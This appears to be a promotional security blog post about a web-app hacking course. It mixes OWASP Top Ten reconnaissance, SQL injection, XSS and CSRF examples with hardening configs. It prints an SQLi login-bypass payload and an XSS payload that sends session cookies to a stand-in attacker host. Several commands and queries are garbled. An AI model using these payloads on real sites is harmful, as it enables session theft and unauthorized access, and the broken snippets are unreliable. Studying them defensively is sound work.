Listen to this Post
Introduction:

Modern web applications are the backbone of digital business, yet they remain the primary attack vector for malicious actors. The 2026 OWASP Top Ten reveals a critical shift, introducing Software Supply Chain Failures and Security Logging & Alerting Failures as new categories, underscoring that application security is no longer just about code—it’s about the entire ecosystem. To truly defend modern web applications, security professionals must adopt an attacker’s mindset, understanding not just the theory of vulnerabilities like SQL Injection and XSS, but mastering the practical, hands-on exploitation and mitigation techniques that separate effective defenders from passive observers.
Learning Objectives & Secrets:
- Objective 1: Master the OWASP Top Ten Through Live-Fire Exercises. Go beyond reading lists. You will learn to identify, exploit, and remediate the 2026 OWASP Top Ten vulnerabilities, including the new categories, in realistic, sandboxed web application environments. The secret is to focus on the “why” behind each vulnerability, understanding the root cause in the code and architecture, not just the “how” of the exploit.
- Objective 2: Exploit Web and Backend Systems Like a Real Attacker. This isn’t a theoretical course. You will perform realistic attacks on web servers, application servers, databases, and backend communications across both Unix/Linux and Windows-based infrastructures. The secret tip is to master the art of chaining vulnerabilities—for instance, using an Information Disclosure flaw to gain intel, then leveraging that for a precise SQL Injection attack, and finally escalating privileges via an Insecure Deserialization bug.
- Objective 3: Implement Proactive Defenses with Hardened Configurations. For every attack you learn, you will implement the corresponding defense. The secret is to automate your security configurations. By using Infrastructure-as-Code (IaC) and configuration management tools (like Ansible or PowerShell DSC), you can enforce security baselines (e.g., disabling weak TLS ciphers, setting security headers) across your entire web server fleet, turning a reactive patch into a proactive shield.
You Should Know:
1. Information Gathering: The Attacker’s First Strike
Before launching an attack, adversaries spend significant time on reconnaissance. This phase, often overlooked by defenders, is where the battle is often won or lost. You must learn to think like an attacker to effectively shut down their intelligence-gathering channels.
Step‑by‑Step Guide for Defensive Reconnaissance & Hardening:
- Step 1: Discover Your Own Digital Footprint. Use tools like `theHarvester` to find email addresses and subdomains, and `Amass` for extensive external asset mapping. This shows you what an attacker sees first.
Example: Gather emails and hosts for a domain
theHarvester -d example.com -b google,linkedin
- Step 2: Analyze HTTP Headers for Leaks. Use `curl` to inspect your server’s response headers for sensitive information.
curl -I https://yourwebsite.com
Look for headers like `Server: Apache/2.4.49 (Unix)` or
X-Powered-By: PHP/7.4.33. This information is a goldmine for attackers. -
Step 3: Harden Web Server Headers (Apache/Nginx). Prevent information leakage by obscuring server details and enforcing security policies.
Apache: Hide server version and add security headers
ServerTokens Prod
ServerSignature Off
Header always set X-Frame-Options "DENY"
Header always set X-Content-Type-Options "nosniff"
Header always set Referrer-Policy "no-referrer"
Nginx: Hide version and set security headers
server_tokens off;
add_header X-Frame-Options "DENY" always;
add_header X-Content-Type-Options "nosniff" always;
For Windows IIS, use PowerShell to enforce similar settings:
PowerShell: Remove Server header and set security headers for IIS
Set-WebConfigurationProperty -Filter "system.webServer/security/requestFiltering" -1ame "removeServerHeader" -Value "True"
Add custom headers via IIS Configuration
2. Exploiting and Mitigating SQL Injection (SQLi)
SQL Injection remains a top threat, allowing attackers to manipulate database queries to read, modify, or delete sensitive data. The core problem is the dangerous concatenation of untrusted user input into SQL strings.
Step‑by‑Step Guide for SQLi Exploitation & Prevention:
- Step 1: Identify SQLi Vulnerabilities. Use a tool like sqlmap to automate the detection and exploitation of SQLi flaws during authorized tests. A simple manual test is to inject a single quote (
') into a URL parameter or form field and observe for database error messages. -
Step 2: Exploit a Vulnerable Parameter. If a parameter `id` is vulnerable, an attacker could use a payload like:
' OR '1'='1' --
This could bypass authentication or extract data.
- Step 3: Implement the Primary Defense: Parameterized Queries. This is the single most effective defense. It ensures user input is treated as data, not executable code.
- Python (psycopg2):
cursor.execute("SELECT FROM users WHERE email = %s", (email,)) - Java (JDBC):
PreparedStatement ps = conn.prepareStatement("SELECT FROM users WHERE email = ?"); ps.setString(1, email); - Node.js (pg):
client.query("SELECT FROM users WHERE email = $1", [bash]); - .NET (C):
using (SqlCommand cmd = new SqlCommand("SELECT  FROM Users WHERE Email = @email", conn))
{
cmd.Parameters.AddWithValue("@email", email);
}
3. Cross-Site Scripting (XSS): The Client-Side Threat
XSS allows attackers to inject malicious scripts into web pages viewed by other users. The 2026 OWASP Top Ten highlights XSS as a persistent and dangerous risk.
Step‑by‑Step Guide for XSS Exploitation & Prevention:
- Step 1: Detect Reflected XSS. Input a simple script tag into a search box or URL parameter:
<script>alert('XSS')</script>. If an alert box pops up, the application is vulnerable. -
Step 2: Understand the Impact. A real attacker wouldn’t use
alert(). They would use a payload to steal session cookies:<script>fetch('https://attacker.com/steal?cookie=' + document.cookie);</script> -
Step 3: Implement Output Encoding. The primary defense is to contextually encode all untrusted data before displaying it in the browser. Use a library like OWASP’s Java Encoder or the built-in encoding functions in your framework (e.g., `htmlspecialchars()` in PHP, `escape()` in Django templates). Never trust user input, and always encode output based on where it’s placed (HTML body, HTML attribute, JavaScript, CSS, URL).
4. Cross-Site Request Forgery (CSRF): The Unseen Request
CSRF tricks a logged-in user into unknowingly executing unwanted actions on a web application in which they’re authenticated. It exploits the trust a site has in the user’s browser.
Step‑by‑Step Guide for CSRF Protection Implementation:
- Step 1: Understand the Attack. An attacker crafts a malicious link or form that, when clicked by an authenticated user, submits a request (e.g., changing their password or transferring funds) to the vulnerable site.
-
Step 2: Implement the Primary Defense: Anti-CSRF Tokens. The server generates a unique, unpredictable token for each user session and includes it in forms. When the form is submitted, the server validates this token.
-
Step 3: Implement the “Double Submit Cookie” Pattern. This is a stateless approach where a random token is set as a cookie and also sent in a request header (e.g.,
X-XSRF-TOKEN). The server simply verifies that the two tokens match.// Example: Sending the CSRF token in an AJAX request header fetch("/api/update", { method: "POST", headers: { "Content-Type": "application/json", "X-XSRF-TOKEN": getCookie("XSRF-TOKEN") // Custom function to get cookie value }, body: JSON.stringify({ data: "value" }) });
5. Server-Side Hardening: Fortifying the Foundation
Beyond application logic, the underlying web server and operating system must be hardened. Attackers routinely scan for misconfigurations and unpatched services.
Step‑by‑Step Guide for Basic Server Hardening:
- Step 1: Harden the Linux/Unix Web Server.
- Disable Unused Services: `systemctl disable
`
– Configure a Firewall: Use `ufw` or `iptables` to allow only necessary ports (e.g., 80, 443, 22). - Run a Security Audit: Use Lynis to perform a comprehensive security scan:
sudo lynis audit system
- Apply Kernel Hardening Parameters: Edit `/etc/sysctl.conf` to mitigate network-based attacks:
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept_source_route = 0
-
Step 2: Harden the Windows IIS Web Server.
- Disable Legacy TLS Protocols: Use PowerShell to disable TLS 1.0 and 1.1 and enforce TLS 1.2/1.3.
Disable TLS 1.0 and 1.1
New-Item 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\Server' -Force | Out-1ull
New-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\Server' -1ame 'Enabled' -Value 0 -PropertyType 'DWord' -Force
... (repeat for TLS 1.1)
- Enforce Strict Request Filtering: Use PowerShell to apply the 2025 request-filtering baseline:
Set-WebConfigurationProperty -Filter "system.webServer/security/requestFiltering" -1ame "allowDoubleEscaping" -Value "False"
What Undercode Say:
- Key Takeaway 1: Hands-On Experience is Non-1egotiable. Reading about SQL injection is fundamentally different from exploiting a live, vulnerable application. The “Hacking Extrem Web-Applikationen” training bridges the critical gap between theory and practice, forcing you to think, act, and react like a real attacker. This experiential learning is what builds true cyber resilience.
- Key Takeaway 2: Defense is a Continuous Cycle of Attack and Patch. The 2026 OWASP update, with its focus on supply chain and logging failures, highlights that security is a moving target. The training’s emphasis on the entire attack chain—from information gathering to backend exploitation—prepares professionals for this reality, teaching them that effective defense is not a one-time fix but a continuous process of validation, testing, and improvement.
Prediction:
- +1 The integration of AI into web application security testing tools is set to revolutionize the field. Platforms combining automation with human validation will make comprehensive security testing more accessible and efficient, potentially reducing the window of exposure for critical vulnerabilities.
- +1 The new OWASP Top 10 categories for 2026—Software Supply Chain Failures and Security Logging & Alerting Failures—will drive significant investment in Software Bill of Materials (SBOM) tools and SIEM/SOAR platforms. This will lead to a more mature and resilient software ecosystem.
- -1 The increasing complexity of web applications, especially with the rise of AI agents, will introduce novel and unpredictable attack vectors. The “OWASP Top 10 for Agentic Applications” is a clear signal that the attack surface is expanding beyond traditional boundaries, and the security community is currently playing catch-up.
- -1 Despite advances in automated tools, the shortage of skilled security professionals who can interpret findings and perform manual, context-aware testing will persist. This skills gap will continue to be a primary enabler for sophisticated attackers who can bypass automated defenses.
- -1 The emphasis on “Security Logging & Alerting Failures” as a new OWASP category is a stark warning. Many organizations are still failing to detect breaches in a timely manner, and without a cultural and technological shift towards proactive monitoring, the “dwell time” of attackers will remain dangerously high.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=0UO2mu1aBLE
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/erkHxrfD – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


